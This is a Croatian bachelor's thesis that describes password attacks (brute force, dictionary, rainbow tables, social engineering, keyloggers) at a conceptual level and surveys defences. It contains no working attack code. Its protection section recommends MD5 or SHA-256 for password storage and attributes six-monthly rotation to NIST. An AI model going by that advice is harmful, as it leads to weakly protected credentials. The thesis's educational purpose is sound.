Analiza i usporedba napada na lozinke

Dragaš, Leo

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Leo Dragaš

Analiza i usporedba napada na lozinke

ZAVRŠNI RAD

Varaždin, 2024.

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Leo Dragaš

Matični broj: 0016150041

Studij: Primjena informacijske tehnologije u poslovanju

Analiza i usporedba napada na lozinke

ZAVRŠNI RAD

Mentorica:

Izv. prof. dr. sc. Petra Grd

Varaždin, lipanj 2024.

Leo Dragaš

Izjava o izvornosti

Izjavljujem da je moj završni rad izvorni rezultat mojeg rada te da se u izradi istoga nisam koristio drugim izvorima osim onima koji su u njemu navedeni. Za izradu rada su korištene etički prikladne i prihvatljive metode i tehnike rada.

Autor potvrdio prihvaćanjem odredbi u sustavu FOI-radovi

Sažetak

Lozinke su ključan segment prilikom korištenja većine današnjih računalnih programa i aplikacija. Kako bi aplikacije i razni računalni programi bili sigurni te kako bi zaštitili podatke određenih korisnika potrebno je imati dobre mjere zaštite kako bi spriječili krađu osobnih podataka ili podatke određenih korisnika koji koriste različite Internetske usluge. Glavni cilj ovog rada je prikazati i analizirati način na koji rade razne današnje metode napada na lozinke kao što su: napad korištenjem rječnika, napad koji pamti unos znakova i dr. Prilikom vršenja analize otkrivat će se karakteristike napada i njihove mogućnosti. Nadalje, uz pomoć te analize sekundarni cilj će biti razumjeti najefikasnije strategije za zaštitu lozinki protiv takvih vrsti napada.

Ključne riječi: napadi na lozinke, sprječavanje napada, mjere zaštite, lozinke, sigurnosni alati, antivirusni programi, edukacija korisnika

Sadržaj

1. Uvod

Sigurnost informacijskih sustava predstavlja izazov u digitalnom svijetu, posebice u slučaju sve veće razmjene osjetljivih podataka putem interneta kao što se to odvija danas. Jedan od bitnijih elemenata sigurnosti je zaštita lozinki, koje su najčešće prva prepreka za onemogućavanje neovlaštenog pristupa računalnim sustavima i podacima.

Sigurnost lozinki je izuzetno značajna u kontekstu osiguravanja privatnosti korisnika, zaštite osjetljivih podataka, sprječavanja digitalnih prijetnji i krađi identiteta. Prilikom korištenja raznih aplikacija i Internet usluga uviđa se kako digitalni prostor nije najsigurnije mjesto bez dovoljno dobrih sigurnosnih mjera.

Cilj i tema ovog završnog rada je izvedba detaljne analize različitih tehnika napada koje se koriste za probijanje lozinki, kao i njihova usporedba u smislu težine izvedbe i učinkovitosti. Osim analize različitih tehnika napada će se prikazati i funkcionalnost istih te će biti opisane njihove slabosti i načini na koji je moguća zaštita od takvih tehnika napada.

Motivacija za pisanje završnog rada sa ovom temom proizlazi iz želje za dubljim razumijevanjem principa digitalne sigurnosti te načina rada na koji se odvijaju potencijalne prijetnje sigurnosnim sustavima kako bi postigao veće znanje za sprječavanje istih.

.

2. Lozinke i njihova uloga u informacijskoj sigurnosti

Lozinke su jedan od najčešćih i najvažnijih elemenata u zaštiti informacijske sigurnosti. One predstavljaju prvu linije obrane od neovlaštenog pristupa računalnim sustavima, aplikacijama i osjetljivim podacima. Prema Stajanu (2007., str. 49-60), lozinke su osnovni mehanizmi ovjere koji korisnicima omogućuje pristup njihovim računima i resursima. Međutim važno je napomenuti da lozinke same po sebi nisu dovoljne za potpunu sigurnost. Ističe se kako je sigurnost lozinke direktno povezana s njezinom složenošću i jedinstvenošću (Stallings, 2020.). Lozinke koje su kratke, lako pogodne ili ponovljene na različitim računima predstavljaju ozbiljan sigurnosni rizik.

U današnjem digitalnom dobu, gdje su digitalni napadi sve učestaliji i sofisticiraniji, važno je razumjeti ulogu lozinki u zaštiti informacija. Lozinke su jedan od glavnih ciljeva napadača koji žele probiti kako bi uspjeli pristupiti osjetljivim podacima. Stoga je ključno primjenjivati sigurnosne prakse poput korištenja jakih lozinki, redovite promjene lozinki i upotrebljavanja višefaktorske ovjere kako bi se smanjio rizik od neovlaštenog pristupa.

Iz toga zaključujemo kako su lozinke nezaobilazni element u svakodnevnom korištenju informacijskih sustava te imaju ključnu ulogu u zaštiti privatnosti i sigurnosti korisnika. One predstavljaju osnovni alat ovjere koji omogućuje korisnicima pristup različitim računima, aplikacijama i osjetljivim podacima.

Prema istraživanjima (Stajano, 2007.), lozinke su često slabost u sigurnosnim sustavima jer su podložne raznim napadima poput napada sirovom snagom, napada rječnikom, krađom identiteta i drugih oblika socijalnog inženjeringa. Radi toga je važno educirati korisnike o sigurnim praksama vezanim uz lozinke, poput korištenja jakih lozinki koje kombiniraju različite vrste znakova poput velikih i malih slova, brojeva i posebnih znakova te izbjegavanja upotrebe istih lozinki na različitim računima.

Uz to, postoje različite vrste lozinki koje korisnicima mogu koristiti kako bi povećali sigurnost svojih računa (Burnett, 2006.):

- alfanumeričke lozinke
- lozinke temeljene na frazama
- slikovne lozinke
- biometrijske lozinke
- jednokratne lozinke
- višefaktorska ovjera.

Korištenje različitih vrsta lozinki može pomoći korisnicima da prilagode svoje sigurnosne postavke prema vlastitim potrebama i razinama osjetljivosti njihovih podataka.

Prema tome alfanumeričke lozinke se sastoje od kombinacija slova (velikih i malih), brojeva i posebnih znakova poput interpunkcije te se najčešće koriste na različitim računalnim sustavima, aplikacijama i servisima koji zahtijevaju ovjeru korisnika. Za primjer možemo uzeti društvene mreže, e-mail račune, aplikacije na mobilnim uređajima i mnoge druge. Kao i alfanumeričke lozinke, lozinke temeljene na frazama se razlikuju jedino prema tome što se one sastoje od više riječi spojenih zajedno, često s dodatkom brojeva i posebnih znakova te se koriste u slučajevima gdje je potrebna visoka razina sigurnosti, poput pristupa vrlo osjetljivim podacima. Razlog korištenja ovakvog tipa lozinke je taj što su lozinke lako pamtljive, ali istovremeno i sigurne (Nicholson, 2016.).

Osim klasičnih lozinki koje koriste znakove također imamo i slikovne lozinke. Ova metoda ovjere omogućuje kreiranje specifičnih i jedinstvenih uzoraka koju su lako pamtljivi. Ovu vrstu lozinke možemo najčešće vidjeti prilikom upotrebe pametnih uređaja prilikom zaključavanja zaslona te je ova vrsta sigurna jer je teže pogađati uzorak koji se sastoji on niza točaka ili linija na zaslonu uređaja. Osim slikovnih lozinki koje koristimo na pametnim uređajima postoje i biometrijske lozinke kao što su skeniranje lica, međutim biometrijske lozinke također koriste otisak prsta, prepoznavanje glasa i mrežnice. Taj vrsta lozinke se najčešće koristi u okruženjima gdje je potrebna visoka sigurnost poput vojnih ili vladinih institucija, banaka ili kompanija koje rade s osjetljivim podacima kao što možemo pronaći u raznim informatičkim kompanijama te je za ovu vrstu lozinke potrebna i određena oprema koja se mora proizvesti, postaviti i programirati kako bi bila efikasna (Vacca, 2007.).

Pored biometrijske lozinke koja ima jednu od najviših sigurnosti postoje još jednokratna lozinka i višefaktorska ovjera. Jednokratne lozinke kao što im i ime govori se generiraju i koriste samo jednom, obično putem posebnih uređaja poput tokena ili mobilnih aplikacija. Ova vrsta lozinke se koristi u situacijama gdje je potrebna visoka razina sigurnosti kao i kod biometrijske lozinke te najčešća mjesta na kojima ih pronalazimo su kritični sustavi unutar organizacija, prilikom pristupa bankovnim računima i sl. Isto tako se mogu koristiti kao dodatna sigurnost prilikom kupnje putem Interneta ili prijenosa nekih osjetljivih podataka (Todorov, 2007.).

Iako postoje razne vrste lozinke kao što je navedeno iznad, jedna od najsigurnijih vrsta lozinki je zapravo višefaktorska ovjera. Razlog iz kojeg je višefaktorska ovjera jedna od najsigurnijih načina pristupanja je taj što ta metoda kombinira više različitih faktora za ovjeravanje autentičnosti. Često se koristi u situacijama poput pristupa kritičnim sustavima, financijskim institucijama pa i u današnje vrijeme prilikom prijave na različite aplikacije i Internet stranice kao dodatni sloj sigurnosti (Kizza, 2024.).

3. Napadi na lozinke

Napadi na lozinke su zapravo veliki broj raznih procesa ili niza aktivnosti kojima se pokušava neovlašteno pristupiti korisničkim računima, sustavima ili podacima kroz probijanje i zaobilaženje sigurnosnih mjera korištenjem različitih tehnika i alata. Od svih današnjih raznih tehnika koje se mogu pronaći neke od najčešće korištenih tehnika koje danas vidimo su (Easttom, 2019.):

- tehnika napada sirovom snagom (engl. Brute-force attack)
- tehnika napada rječnikom (engl. Dictionary attack)
- tehnika napada pomoću rainbow tablica (engl. Rainbow attack)
- tehnika napada socijalnog inženjeringa-a (engl. Social engineering)
- tehnika napada programom za bilježenje unosa tipki (engl. Keylogger).

Svi ovi napadi često ciljaju slabosti u ljudskom ponašanju ili tehničkim greškama sustava kako bi se stekao neovlašteni pristup raznim računima i podacima. Prema tome glavni ciljevi napada na lozinke su raznoliki, uključujući krađu podataka, financijskih informacija, identiteta pa ponekad čak i onesposobljavanje računalnih sustava. Uz napad na jednom mjestu, napadači često koriste ukradene lozinke za daljnje širenje napada ili za ostvarivanje financijske dobiti putem raznih prijevara i krađa identiteta (Ferguson, Schneier i Kohno, 2010.).

Kako bi se različite tehnike napada realizirale, u većini slučajeva se koriste automatizirani alati i skripte koje mogu testirati tisuće ili čak i milijune lozinki u vrlo kratkom vremenu. Prema Schneieru (2015.), „efikasnost napada na lozinke često je rezultat kombinacije tehničkih i psiholoških taktika koje zajedno povećavaju šanse za uspjeh“.

Svi različiti napadi na lozinke mogu imati ozbiljne posljedice za sigurnost informacija i privatnost korisnika. Kada napadač uspije probiti lozinku, mogu dobiti pristupe i cijelim mrežama. Kako bi se smanjio rizik od napada na lozinke, važno je primjenjivati najbolje sigurnosne prakse, uključujući korištenje složenih lozinki, redovitu promjenu i korištenje sigurnosnih alata. Uz korištenje sigurnosnih alata povećava se mogućnost sprječavanja napada i osiguranje već postojanih lozinki.

Iako postoje razni alati za sigurnost i dalje se pronalaze razni načini za zaobilaženje tih sigurnosti te je potrebno dobro obraćati pozornost prilikom pristupanja Internetu. Svaka od vrsti tehnika ima svoje prednosti i mane koje će biti detaljnije opisane. Također važno je napomenuti kako se napadi na lozinke mogu koristiti i u pozitivne svrhe kao što su pronalaženje zaboravljenih lozinki i testiranje sustava.

3.1. Napadi sirovom snagom

Napadi sirovom snagom su kibernetički napadi koji se temelje na isprobavanju svih mogućih kombinacija lozinki sve dok se ne pronađe odgovarajuća lozinka koja omogućuje pristup ciljanom sustavu ili računu. Ova tehnika napada uključuje automatizirano isprobavanje velikog broja kombinacija znakova, uključujući različita slova, brojeve i specijalne znakove, sve dok se ne pronađe ispravna lozinka ili dok ne budu iscrpljene sve mogućnosti (Garfinkel, Spafford i Schwartz, 2003.).

Tablica 1: Broj mogućih kombinacija lozinki

Dužina lozinke	Samo mala slova	Kombinacija svih tipki na tipkovnici
4	456,976	56,693,520
5	11,881,376	5,885,106,656
6	308,915,776	591,002,298,432
7	8,031,810,176	58,124,770,600,832
8	208,827,064,576	5,638,526,145,757,440

Važno je napomenuti kako postoji beskonačno mnogo kombinacija mogućih lozinki te se time dodatno otežava ovaj način napada te je iz tog razloga ovaj način napada automatiziran, jer kada bi ljudska osoba pokušavala manualno pogađati lozinku, efikasnost samog napada bi bila blizu nepostojećoj.

Iz razloga što je napad sirovom snagom široko korišten, poznati su i njegovi najčešći koraci kroz koje prolazi prilikom pokretanja napada. Prije samog izvršavanja napada generiraju se moguće kombinacije lozinke koje bi mogle biti ispravne te se potom kreirane kombinacije koriste kako bi se napadač pokušao prijaviti na ciljani račun ili sustav. Taj proces se vrši sve dok se ne pronađe ispravna lozinka ili dok napadač ne odustane od napada. Prije izvršavanja samog napada ili tokom izvršavanja su moguće optimizacije samog procesa, tj. koriste se razne optimizacije kako bi se proces ubrzao. Način na koji se proces može ubrzati je korištenjem više dretvi ili paralelnim izvršavanjem (Erickson, 2015.).

Glavne prednosti napada sirovom snagom je u njegovoj univerzalnosti, on može biti uspješan u probijanju bilo kojeg sustava ili lozinke, bez obzira na njegovu složenost. Isto tako napad sirovom snagom je učinkovit protiv lozinki koje se sastoje od jednostavnih kombinacija znakova ili nedovoljne duljine.

Osim prednosti, napad sirovom snagom ima i svoje slabosti. Jedan od većih nedostataka je potrebno vrijeme i resursi koji su potrebni za njihovo izvođenje. Iz razloga što se ova vrsta napada oslanja na isprobavanje svih mogućih kombinacija lozinki, proces je dosta često izuzetno spor. Osim potrebnog vremena, postoje i sigurnosne mjere poput zaključavanja pokušaja unosa lozinke nakon određenog broja neuspjelih pokušaja prijave, te mogu otežati ili u potpunosti onemogućiti efikasnost napada sirovom snagom na sustav ili korisnički račun.

3.2. Napadi korištenjem rječnika

Napadi rječnikom su tehnika probijanja lozinke koja koristi predefinirane riječi koje se nalaze unutar specifične datoteke koja se još naziva rječnikom. Ta lista riječi sadrži popis najčešće korištenih riječi, fraza i kombinacija kako bi se pronašla ispravna lozinka. Za razliku od napada korištenjem sirove snage koji generira sve moguće kombinacije, napad rječnikom koristi određeni spisak iz kojeg se isprobavaju moguće lozinke (Burnett, 2006.).

Način na koji se napad korištenjem rječnika izvršava je jednostavan, prije samog napada se priprema dokument koji sadrži česte riječi, kao što su: password, admin, 123456 i slično. Nakon pripreme dokumenta koristi se neki automatizirani alat koji provjerava svaku lozinku iz rječnika protiv ciljanog računa na stranici, e-pošti ili drugim sustavima s ograničenim brojem neuspjelih pokušaja prijave.

Slika 1: Napad rječnikom (wallarm.com, bez dat.)

Prilikom napada rječnikom pojavljuje se nekoliko bazičnih prednosti i nedostataka u današnjem dobu. Tokom napada rječnikom velika prednost koju ima je njegova brzina koja je

moguća iz razloga što se testira samo određeni broj riječi. Također njegova učinkovitost je relativno visoka iz razloga što većina ljudi koja se ne bavi nekim zanimanjem koje zahtjeva veću sigurnost koristi vrlo jednostavne lozinke te ponavljaju iste na drugim računima i aplikacijama što olakšava napad rječnikom. Međutim napad rječnikom je prilično ograničen, iz razloga ukoliko se koriste lozinke koje nisu jednostavne ili standardne lozinke koje se koriste postoji mala vjerojatnost kako će napad rječnikom uspjeti. Osim problema sa ograničenosti, postoji problem detekcije takvog napada. Prilikom višestrukog pokušavanja unosa na sofisticiranijim sigurnosnim sustavima dolazi do otkrivanja i blokiranja napada nakon određenog broja neuspješnih pokušaja (Burnett, 2006.).

3.3. Napadi korištenjem rainbow tablica

Napadi korištenjem rainbow tablica su sofisticirani oblici kibernetičkih napada koji se koriste za probijanje šifriranih lozinki koristeći unaprijed generirane tablice. Uz pomoć ove tehnike napada napadačima se omogućuje da brzo i učinkovito dešifriraju „hash“ vrijednosti lozinki, čineći ih jako korisnim alatom prilikom izvođenja kibernetičkog napada. Rainbow tablice osim što su unaprijed izračunate sadrže parove lozinki i njihovih hash vrijednosti, omogućujući napadaču da brzo pronađe odgovarajuću lozinku za danu hash vrijednost (Srivastava, 2021.).

Rainbow tablice optimiziraju vrijeme i memoriju potrebne za dešifriranje lozinki. Umjesto isprobavanja svih kombinacija, koriste se unaprijed pripremljeni podatci. Početak procesa korištenja rainbow tablica započinje onim trenutkom kada se kreira tablica prije stvarnog napada. Unutar rainbow tablice se kreira niz lozinki i računaju njihove hash vrijednosti, potom se dobivene vrijednosti povezuju s izvornim lozinkama i pohranjuju u tablicu. Međutim kako bi dešifriranje bilo moguće, prvo je potrebno dohvatiti željenu hash vrijednost koju napadač želi dešifrirati.

Neki od načina prikupljanja te informacije su :

- povlačenjem s poslužitelja
- presretanjem komunikacije
- korištenjem drugih metoda

Prikupljanje informacija povlačenjem s poslužitelja je moguće jedino ako je napadač ranije uspio probiti sigurnost sustava te može dobiti pristup bazi podataka koja sadrži šifrirane lozinke, dok u drugim situacijama napadači nemaju takav pristup te koriste prikupljanje uz pomoć presretanja informacija između klijenta i poslužitelja. Kako bi se takva vrsta prikupljanja izvršila postoje razni alati kao što su : Wireshark, tcpdump, Ettercap, Cain & Abel i mnogi drugi (Antonakakis, Dacier, Bailey i Polychronakis, 2017.).

Osim presretanja komunikacije i povlačenja s poslužitelja postoje i metode poput analize memorije i korištenje alata za snimanje tipkovnice (engl. keylogger). Prilikom izvođenja tih metoda se koriste određeni programi koji olakšavaju i sami pretražuju podatke koji bi mogli sadržavati bitne informacije prije napada. Kada napadač prikupi željenu šifriranu lozinku kreće sa pretragom kroz tablicu. Prilikom izvršenja procesa pretraživanja tablice izvode se redukcije, pretraživanje krajnjih točaka i iteracije kroz lance.

Redukcija je bitan proces za rad tablice. Funkcionalnost iza redukcije je pretvaranje hash vrijednosti natrag u potencijalnu lozinku, te ovaj postupak omogućuje povezivanje lozinke s njihovim hash vrijednostima. Osim izrade redukcijskih funkcija koriste se i lančani procesi koji uključuju stvaranje lanaca lozinki i njihovih hash vrijednosti. Konkretno svaki lanac započinje s lozinkom, koja se zatim šifrira. Nakon šifriranja, vrijednosti se ponovo reduciraju natrag u lozinku i proces se ponavlja više puta kako bi se stvorio lanac. Na završetku kreiranja lanaca se pretražuju krajnje točke lanaca u tablici te ako se pronađe podudaranje, lanac se pretražuje unatrag kako bi se pronašla odgovarajuća lozinka. Ukoliko nema nikakvih podudaranja unutar tablica, kreće ponovno cijeli postupak kako bi se pronašla nova potencijalna krajnja točka u drugim lancima sve dok se ne iscrpe sve mogućnosti (Varsalone i McFadden, 2011.).

Korištenjem ove vrste napada napadač ima mogućnosti i za optimizaciju. Načini na koji napadač može optimizirati ovu vrstu napada je primjenjivanjem dešifriranja više različitih funkcija kao što su: MD5, SHA-1, SHA-256 itd. Razlog ove optimizacije je taj što svaki sustav može koristiti drukčiju funkciju prilikom šifriranja te to stvara dodatnu prepreku. Osim optimizacije više različitih funkcija, postoje i metode za korištenje dužih lanaca što ujedno može smanjiti broj potrebnih tablica za dešifriranje, ali istovremeno povećava vrijeme pretrage. Uz korištenje dužih lanaca postoji i opcija korištenja više računala ili sustava koji istovremeno provode ovu metodu te dijele zadatke generiranja tablica što dodatno ubrzava postupak, ali zahtjeva veće resurse.

Mogućnost optimizacije pruža veliku prednost rainbow tablicama, te radi optimizacije ova metoda ima mogućnost povećanja brzine i efikasnosti izvedbe napada. Osim prednosti, ovaj način napada ima specifične mane. Iako postoji mogućnost optimizacije, rainbow tablice i dalje zahtijevaju velike količine memorija za pohranu. Također postavlja se problem ukoliko su šifrirane vrijednosti zaštićene solju (engl. Salting).

Konkretno soljenje je tehnika koja dodaje nasumične podatke svakoj lozinki prije njenog šifriranja, što znači da svaka kombinacija lozinke zahtjeva posebnu tablicu, čime se povećava složenost napada (Mishra, 2021.).

3.4. Socijalni inženjering

Socijalni inženjering je metoda napada koja se oslanja na ljudsku interakciju i psihološke manipulacije kako bi se korisnik prevario i otkrio povjerljive informacije ili izvršio određene radnje. Za razliku od tehničkih napada koji ciljaju na slabosti u računalnim sustavima, socijalni inženjering napadači ciljaju na ljudske slabosti, koristeći se različitim taktikama kako bi naveli metu na otkrivanje osjetljivih podataka ili davanje pristupa sustavima. Iako je logika socijalnog inženjeringa vrlo jasna, njegova izvedba nije toliko jednostavna. Kako bi napadači pridobili povjerenje svojih meta najčešće prolaze kroz određene korake kako bi povećali šansu uspjeha (Erbschole, 2019.).

Osobe koje vrše ovakav način napada prvo kreću sa istraživanjem mete, što znači kako napadač prikuplja informacije o meti putem društvenih mreža, javnih izvora informacija ili čak u apstraktnim mjerama izravnog promatranja. Koristeći prikupljene informacije napadač prilagođava svoj napad i njegovu uvjerljivost. Povodom završetka prikupljanja informacija odgađa se proces usmjeravanja u kojem napadač odabire pristup koji će koristiti, kao što je pristup e-poštom, telefonskim pozivom ili fizičkim pristupom. Nakon odabranog pristupa vrši se napad, što može uključivati slanje lažnih poruka, postavljanje lažnih stranica ili kontakt sa osobama te se napadač pokušava predstaviti što vjerodostojnije kako bi zadobio povjerljive informacije.

Prema Hadnagyju, postoje određeni scenariji socijalnog inženjeringa koji se najčešće pronalaze u ljudskoj okolini a to su (Hadnagy, 2010.):

a) krađa identiteta putem elektroničke pošte
b) lažno predstavljanje
c) napad korištenjem mamca
d) neovlašteni ulazak u zaštićeni prostor.

Krađa identiteta putem elektroničke pošte se svodi na slanje lažnih e-poruka koji izgledaju kao da dolaze iz legitimnih izvora, kao što su banke, društvene mreže i druge usluge, a njihov glavni cilj je navesti korisnika da klikne na poveznicu i unese svoje podatke na lažnu stranicu. Uz klasične e-poruke koje se formiraju za široko korištenje u prevarama, postoji i ciljana verzija krađe identiteta u kojoj napadači koriste specifične informacije povezane s pojedincima ili organizacijama kako bi e-poruke izgledale još uvjerljivije (Watson, Mason i Ackroyd, 2014.).

U današnje vrijeme lažno predstavljanje je jedan od većih problema socijalnog inženjeringa. U njemu napadači stvaraju izmišljene scenarije kako bi dobili osjetljive informacije. Na primjer, napadač može nazvati zaposlenike određene kompanije

predstavljajući se kao tehničar te tražiti lozinke kako bi „riješio problem“, dok zapravo traži lozinku kojom će ući u sustav.

Slično tome, napad korištenjem mamca je još jedna taktika koja iskorištava ljudsku znatiželju ili pohlepu. Napadači privlače žrtve ponudom nečega atraktivnog kako bi ih namamili na stranici ili da preuzmu zlonamjerni program. Kao primjer, napadač može ostaviti zaraženi USB uređaj na javnom mjestu, nadajući se da će netko iz znatiželje priključiti taj uređaj na svoje računalo, čime će dobiti pristup njegovom sustavu. Ova vrsta socijalnog inženjeringa se također može izvršavati putem Interneta, gdje napadač nudi besplatnu glazbu ili druge datoteke koje, nakon preuzimanja, instaliraju zlonamjerni program (Mitnick i Simon, 2011.).

Za razliku od prijašnje navedenih napada socijalnim inženjeringom, metoda ulaska u nezaštićeni prostor se provodi iskorištavanjem nedostatka sigurnosti kod zaposlenika ili drugih osoba kako bi neovlašteno ušli u sigurnosno osjetljive prostore. Na primjer, napadač se pridružuje legitimnoj osobi koja ima pristup određenom prostoru, te izgleda kao zaposlenik ili posjetitelj kako bi izbjegao sumnju te mu druge osobe ostavljaju otvorena vrata u razne prostore kojima ne bi trebao imati mogućnost pristupa. Koristeći ovu taktiku, napadač može zaobići sigurnosne kontrole poput kartica za pristup i biometrijskih skenera. Prednost ove metode je što umanjuje potrebu za tehničkim vještinama, ali veliki nedostatak ove tehnike je u tome što ovisi o nedostatku pažnje i provjere identiteta osoblja ili posjetitelja, što može biti rizično (Gragg, 2002.).

Koristeći sve metode socijalnog inženjeringa napadač dobiva razne prednosti poput jednostavnosti, velike uspješnosti te minimalnih troškova što uvelike povećava izvedbu takvog napada. Međutim, socijalni inženjering ima velike nedostatke kao što su rizici od otkrivanja, te ukoliko napadač uspije biti otkriven neće imati drugu priliku na istoj meti, također velika je ovisnost o ljudskom faktoru te kako se osoba ponaša. Prema tome je najbolja zaštita od ovakve vrste napada educiranje, provjera informacija koja je primljena i obraćanje pozornosti na sigurnost prilikom ulaska na radno mjesto (Mann, 2017.).

3.5. Napad programom za bilježenje unosa tipki

Napad programom za bilježenje unosa tipski (engl. Keylogger) je vrsta napada u kojima se koristi hardverski ili softverski alat za praćenje i snimanje unosa na tipkovnici žrtve. Ovaj napad omogućuje napadaču da prati svaku tipku koju korisnik pritisne, uključujući lozinke, korisnička imena, privatne poruke i druge osjetljive informacije. Također su jedan od najčešće korištenih alata u socijalnom inženjeringu i špijunskim operacijama zbog sposobnosti da prikupe velik broj osjetljivih podataka bez saznanja žrtve (Srivastava, 2021.).

Program funkcionira na način da se presreću unosi s tipkovnice te pohranjuju za kasnije pregledavanje. Postoje dvije vrste, a to su hardverski i softverski. Softverski programi su instalirani na računalu žrtve te bilježe sve što korisnik unese putem tipkovnice, dok s druge strane hardverski su fizički uređaji koji se priključuju između tipkovnice i računala, snimajući unose izravno s tipkovnice.

Kako bi softverski program za bilježenje unosa tipki funkcionirao prvo je potrebno napraviti instalaciju, najčešći oblik instalacije se kreira putem korištenja lažne poveznice koja pokreće preuzimanje programa na žrtvino računalo te pokreće instalaciju direktno nakon skidanja. Prilikom instalacije ovakvog programa, odvija se i proces skrivanja kako bi se izbjegla detekcija od strane antivirusnih programa. Jednom kada se ovakav program postavi, njegov rad se ne prekida te koristeći funkcije operativnog sustava, kao što je (SetWindowsHookEx), presreću se sve tipke pritisnute na tipkovnici. Prilikom presretanja unosa, podatci se automatski pohranjuju lokalno u skrivenim datotekama ili se automatski šalju napadaču putem Interneta (Zaytsev, 2006.).

Naprednije programi softverskog tipa se dosta često znaju i kreirati tako da se filtriraju određeni unosi prema stranicama kojima je žrtva pristupala radi lakšeg sortiranja podataka prilikom krađe.

Na vrlo sličan način kao i softverski program funkcionira i hardverski. Razlika između softverskog i hardverskog je ta što je prvi korak hardverskog programa fizičko povezivanje koje se obično vrši putem USB-a ili nekog drugog konektora, te su vrlo mali i neprimjetni.

Napad programom za bilježenje unosa tipki je vrlo efikasan i neprimjetan iz razloga što radi u pozadini te vrši detaljno praćenje unosa te prenosi prikupljene informacije na način da napadač ne mora fizički dolaziti po njih, te se također ova vrsta napada može koristiti u različite svrhe kao što su krađa identiteta pa sve do industrijske špijunaže.

Osim dobrih strana ove vrste napada postoje i one rizične strane. Jedan od većih problema ovog napada je ukoliko korisnik koristi napredne antivirusne programe koji imaju mogućnost otkrivanja i uklanjanja takvih programa što dodatno otežava ovaj način napada. Te ukoliko dođe do otkrivanja takvog programa, ukoliko je žrtva velikog znanja, ima mogućnost otkrivanja napadača i pokretanja pravnih postupaka protiv napadača.

4. Mjere zaštite od napada na lozinke

U današnjem digitalnom dobu, zaštita lozinki predstavlja jedan od najvažnijih aspekata informacijske sigurnosti. Napadi na lozinke postali su sve sofisticiraniji, te je ključno razumjeti različite metode zaštite koje mogu pomoći u sprječavanju neovlaštenog pristupa osjetljivim podacima. Različite mjere zaštite mogu značajno smanjiti rizik od kompromitacije računa i sustava. Kibernetički napadi često ciljaju na slabe točke u sustavima. Kako bi se učinkovito zaštitili od tih napada, potrebno je primijeniti razne mjere koje će povećati sigurnost lozinki i onemogućiti napadače u njihovim namjerama.

Prvi korak u zaštiti lozinki je implementacija jakih politika lozinki unutar organizacija. Ovo uključuje zahtijevanje od korisnika da kreiraju složene lozinke koje sadrže razne kombinacije velikih i malih slova, specijalnih znakova i brojeva. Također, lozinke trebaju biti dovoljno duge kako bi se otežalo njihovo pogađanje ili probijanje putem napada sirovom snagom. Osim složenosti, važno je i redovito mijenjati lozinke kako bi se smanjio rizik od kompromitacije (Kairab, 2004.).

Jedna od učinkovitih mjera zaštite je i upotreba kriptiranja prilikom pohrane lozinki. Umjesto pohranjivanja lozinki u čistom tekstu, što je vrlo rizično, lozinke se kriptiraju koristeći kriptografske funkcije poput SHA-256, MD5 i sličnih. Kriptiranje osigurava da čak i ako napadač uspije pristupiti bazi podataka s lozinkama, neće moći jednostavno pročitati lozinke korisnika. Dodatno, soljenje (engl. Salting) lozinki, gdje se svakoj lozinki dodaje jedinstveni slučajni niz prije kriptiranja, dodatno otežava napade poput napada rainbow tablicom (Stinson i Paterson, 2018.).

Implementacija limitiranja broja pokušaja prijave također može značajno smanjiti efikasnost napada. Nakon određenog broja neuspjelih pokušaja prijave, korisnički račun se može zaključati na određeno vrijeme ili zahtijevati dodatnu potvrdu. Ova metoda sprječava napadače da beskonačno pokušavaju pogoditi lozinke (Kairab, 2004.).

Korištenje enkripcije za prijenos lozinki između klijenta i servera je također kritična mjera zaštite. Korištenje protokola kao što je TLS (engl. Transport Layer Security) osigurava da lozinke ne mogu biti uhvaćene i pročitane tijekom prijenosa. Enkripcija podataka u prijenosu je osnovna mjera koja osigurava privatnost i integritet komunikacije između korisnika i sustava (Ristic, 2014.).

Dodatno, praćenje i analiziranje aktivnosti prijave može pomoći u detekciji neobičnih obrazaca koji bi mogli ukazivati na pokušaj napada. Na primjer, ako se primijeti veliki broj neuspjelih pokušaja prijave s iste IP adrese ili iznenadne promjene u obrascima prijave

korisnika, to može biti znak da se provodi napad sirovom snagom. Sustavi za detekciju upada mogu automatski upozoriti administratore na takve sumnjive aktivnosti i poduzeti potrebne mjere (Sanders i Smith, 2013.).

Osim tehničkih mjera, edukacija korisnika igra ključnu ulogu u zaštiti lozinki. Korisnici trebaju biti svjesni važnosti kreiranja jakih lozinki, prepoznavanja socijalnih inženjeringa i drugih prijetnji koje mogu ugroziti sigurnost računa.

Uz sve navedene mjere, važno je da organizacije i korisnici ostanu informirani o najnovijim sigurnosnim prijetnjama i tehnološkim napredcima kako bi kontinuirano prilagođavali svoje strategije zaštite lozinki.

4.1. Opće preporuke za sigurnost lozinki

Osim korištenja različitih vrsti lozinki radi sigurnosti postoje određeni standardi i pravila za kreiranje sigurnosnih lozinki. Kreiranje sigurnih lozinki ključno je za očuvanje sigurnosti informacija i sprječavanje neovlaštenog pristupa korisničkim računima i podacima. Različite organizacije, uključujući Nacionalni institut za standarde i tehnologiju (NIST) i Europsku agenciju za sigurnost mreža i informacija (ENISA), objavljuju određene smjernice i preporuke o tome kako kreirati sigurne lozinke.

Prema konkretnim i aktualnim smjernicama NIST-a, korisnici bi trebali kreirati lozinke sa najmanje 12 znakova, te se preporučuje kombinacija velikih i malih slova, brojeva i posebnih znakova kako bi se povećala složenost. Također NIST govori kako bi trebalo izbjegavati korištenje često korištenih ili lako pogađanih lozinki na način da se koriste jedinstvene kombinacije. Koristeći sustav lozinki NIST daje preporuku implementiranja dvofaktorske autentifikacije, koja dodaje dodatni sloj sigurnosti zahtijevajući dva oblika identifikacije prije odobravanja pristupa. Još nešto što NIST preporuča je menadžer lozinki koji služi za pohranu i generiranje složenih lozinki te konstantno ažuriranje istih, po mogućnosti svakih šest mjeseci, ili odmah ukoliko se sumnja na kompromitaciju (NIST, 2023.).

